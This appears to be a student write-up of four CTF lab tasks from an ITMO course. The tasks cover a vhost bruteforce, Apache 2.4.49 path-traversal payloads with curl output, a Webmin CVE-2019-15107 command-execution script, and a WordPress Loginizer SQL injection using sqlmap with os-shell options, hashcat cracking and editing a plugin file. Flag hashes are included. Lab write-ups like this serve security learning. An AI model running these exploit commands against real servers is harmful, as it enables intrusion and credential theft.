
Nginx subdomain

The condition of a given task:


```
Ваша задача найти сайт, известно, что он имеет адрес XXX.portfolio.itmo
```

Solution:

We can see that 10.10.10.10:<your_port> use nginx tryto *bruteforce vhosts* with **Host header** like this:



with wordlist from task now we can see that *one vhost found*



it is **sharepoint.portfolio.itmo** and *in returned page we see the flag*

Answer is:
4aa2e40350191c15366bf5873883a22f84cbb2a1a781215bf555b154bad7eda6ca1e39efbd7c36cfc4e1f3ff3bb05dde

---


Apache LFI

The condition of a given task:

`Exploit this Apache and read the /flag.txt`

Solution:

VPN On Actually we can take **banner** from `10.10.10.10:<your port>` with *nmap/nc/devtools/etc...* `echo test | nc -nv 10.10.10.10 <your port> | grep Server`



and now we know that web-server is **Apache/2.4.49**, let's find some *vulns for this version* In my case first link is *https://www.opennet.ru/opennews/art.shtml?num=55924* okay lets *tryna use payload* from this post like: `curl --data "A=|id>>/tmp/x;uname\$IFS-a>>/tmp/x" 'http://10.10.10.10:<your port>/cgi-`

`bin/.%2e/.%2e/.%2e/.%2e/flag.txt' -vv` and get our *flag*!

```
 --data ┌──(any㉿ DESKTOP-DKCHPMA)-[~]
└─$    curl --data "A=|id>>/tmp/x;uname\$IFS-a>>/tmp/x" 'http://10.10.10.10:32807/cgi-bin/.%2e/.%2e/.%2e/.%2e/flag.txt'
-vv
* processing: http://10.10.10.10:32807/cgi-bin/.%2e/.%2e/.%2e/.%2e/flag.txt
*   Trying 10.10.10.10:32807...
* Connected to 10.10.10.10 (10.10.10.10) port 32807
> POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/flag.txt HTTP/1.1
> Host: 10.10.10.10:32807
> User-Agent: curl/8.2.1
> Accept: */*
> Content-Length: 33
> Content-Type: application/x-www-form-urlencoded
>
< HTTP/1.1 200 OK
< Date: Fri, 27 Oct 2023 21:25:13 GMT
< Server: Apache/2.4.49 (Unix)
< Last-Modified: Fri, 27 Oct 2023 21:13:33 GMT
< ETag: "60-608b9293313de"
< Accept-Ranges: bytes
< Content-Length: 96
< Content-Type: text/plain
<
* Connection #0 to host 10.10.10.10 left intact
74e7c5cd731740a7f99994d5009f1949459ca73452ffb71c49ad02e1a41c9552f13bd37384fb0630fd45b97d00118dff
┌──(any㉿ DESKTOP-DKCHPMA)-[~]
└─$
```

if you interested in wtf is going on in payload: https://explainshell.com *can help you*

Answer is:

74e7c5cd731740a7f99994d5009f1949459ca73452ffb71c49ad02e1a41c9552f13bd37384fb0630fd45b97d00118dff

---

Webmin RCE

The condition of a given task:

```
У вас есть доступ к сайту. Найдите известную уязвимость и эксплуатируйте её. Флаг в файле /root/flag.txt
Webmin работает по протоколу https. Так что используйте URL вида https://10.10.10.10:N/
```

Solution:

VPN On Tryna *find version* of web-server with *any* method 4 example *nmap/burp/devtools/openssl/etc*

```
HTTP/1.0 200 Document follows
Server: MiniServ/1.910
Date: Fri, 27 Oct 2023 21:47:02 GMT
Content-type: text/html; Charset=iso-8859-1
Connection: close
```

```
┌──(any㉿ DESKTOP-DKCHPMA)-[~]
└─$ sudo nmap -sV -Pn -sS -sU --version-all -p 32810 10.10.10.10
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-28 00:51 MSK
Nmap scan report for 10.10.10.10
Host is up (0.018s latency).

PORT      STATE  SERVICE VERSION
32810/tcp open   http    MiniServ 1.910 (Webmin httpd)
32810/udp closed unknown
```

okay now we found out that web-server is **MiniServ/1.910** let's find some exploits! I prefer use *github/search* for it https://github.com/kh4sh3i/Webmin-CVE Okay we are interested in **CVE-2019-15107** because the **default credentials does not work** and we would like a *credentialentialness* way to hack it tryna idk `python2 CVE_2019_15107.py https://10.10.10.10:<your port> 'cat /flag.txt'` and get our *flag*

```
┌──(any㉿ DESKTOP-DKCHPMA)-[~/Webmin-CVE]
└─$ python2 CVE_2019_15107.py https://10.10.10.10:32812 'cat /flag.txt'

 _____                _____      _____ _____ __    _____     __   _____ __   _____ _____
(  ___ \|\    /|(  ___ \    / ___  )(  _  )/  \  / ___ \    / \  (  ____ \/  \ (  _  )/ ___ \
| (   \/| )  ( || (   \/    \/   ) || ( ) |\/) ) ( (   ) )   \/) ) | (    \/\/) ) | ( ) |\/   ) )
| |      | |  | || (_           /  )| | / /   | | | (___) |     | | | (___      | | | | /    /  /
| |      ( (  ) )|  _)        _/  / | (/ /)  | | |  ___  |     | | |  ___)     | | | (/ /) |   / /
| |       \ \_/ / | (         /  _/  |   / | | | | (   ) |     | | | (         | | |   / | |  / /
| (___/\  \   /  | (___/\    (   (__/\|  (__) |_) (_) (_) )   __) (_| (____/\ )_) (_|  (__) | / /
(_____/   \_/   (_____/____\_____/(_____)\____/\_____/____\___/\_____/ \____/(_____) \_/
                (____)                                 (____)
                                python By jas502n


vuln_url= https://10.10.10.10:32812/password_change.cgi

Command Result = 6e40081f09726c55aaccda1d4baeaaf2841074cfa9d909c8ff05068f20fb046a2873155c8bc3b7a056f9deb64cb4ea68

┌──(any㉿ DESKTOP-DKCHPMA)-[~/Webmin-CVE]
└─$
```

Answer is:
6e40081f09726c55aaccda1d4baeaaf2841074cfa9d909c8ff05068f20fb046a2873155c8bc3b7a056f9deb64cb4ea68

Log in me


The condition of a given task:

```
Получите RCE и прочитайте флаг из /flag/flag.txt.
Подсказка: для некоторых известных CMS существуют специальные инструменты для сканирования и анализа. Часто, у них есть API, от которого не помешает получить ключ. А еще иногда агрессивный режим (agressive mode) может сильно помочь.
```


Solution:

https://<lab-id>.web.lms.itmo.xyz/wp-login.php - login page take *api key* from https://wpscan.com/profile/ tryna `sudo wpscan --rua -e ap,at,tt,cb,dbe,u,m --url https://<lab-id>.web.lms.itmo.xyz/wp-login.php --plugins-detection mixed --api-token <api-token> --detection-mode mixed -t 40` tryna use vulnerabilities on *loginizer* plugin https://github.com/rapid7/metasploit-

framework/blob/master/documentation/modules/auxiliary/scanner/http/wp_loginizer_log_sqli.md tryna use *sqlmap* for find payload or **obtain root password's hash**: `sqlmap -u https://<lab-id>.web.lms.itmo.xyz/wp-login.php --method='POST' --data='log=&pwd=password&wp-submit=Log+In&redirect_to=&testcookie=1' -p log --prefix="', ip = LEFT(UUID(), 8), url = (TRUE " --suffix=") -- wpdeeply" --dbms mysql --technique=T --time-sec=1 --current-db --current-user --tamper=space2comment --level=5 --risk=3 --random-agent --batch -D wordpress -T wp_users -C user_pass --dump-all --passwords --os-shell --os-pwn -D wordpress -T wp_users -C user_pass` we can find *without this flags* but with this command we *obtain root password hash* and we can *brute*(but we know original) with `hashcat -m 400 -a 3 '<hash>' -o crached.txt /usr/share/seclists/Passwords/Leaked-Databases/rockyou-75.txt ; cat crashed.txt` next step is *log in as admin with obtained credentials* and tryna **read local file with .php plugin files like loginizer.php or smth like it**. for the (*for example*)*loginizer* plugin and **add to any .php file** smth like this `$current = file_get_contents('/flag/flag.txt'); file_put_contents('readme.txt', $current);`



and curl *https://<lab-id>.web.lms.itmo.xyz/wp-content/plugins/loginizer/readme.txt to get the flag*



Answer is:
65535b4f7530c80701d2eca0ad18a730fd6512952d5829e727f65c9e0b6924aad5b6d9a4d10e24eea8e00d03abc65ac4
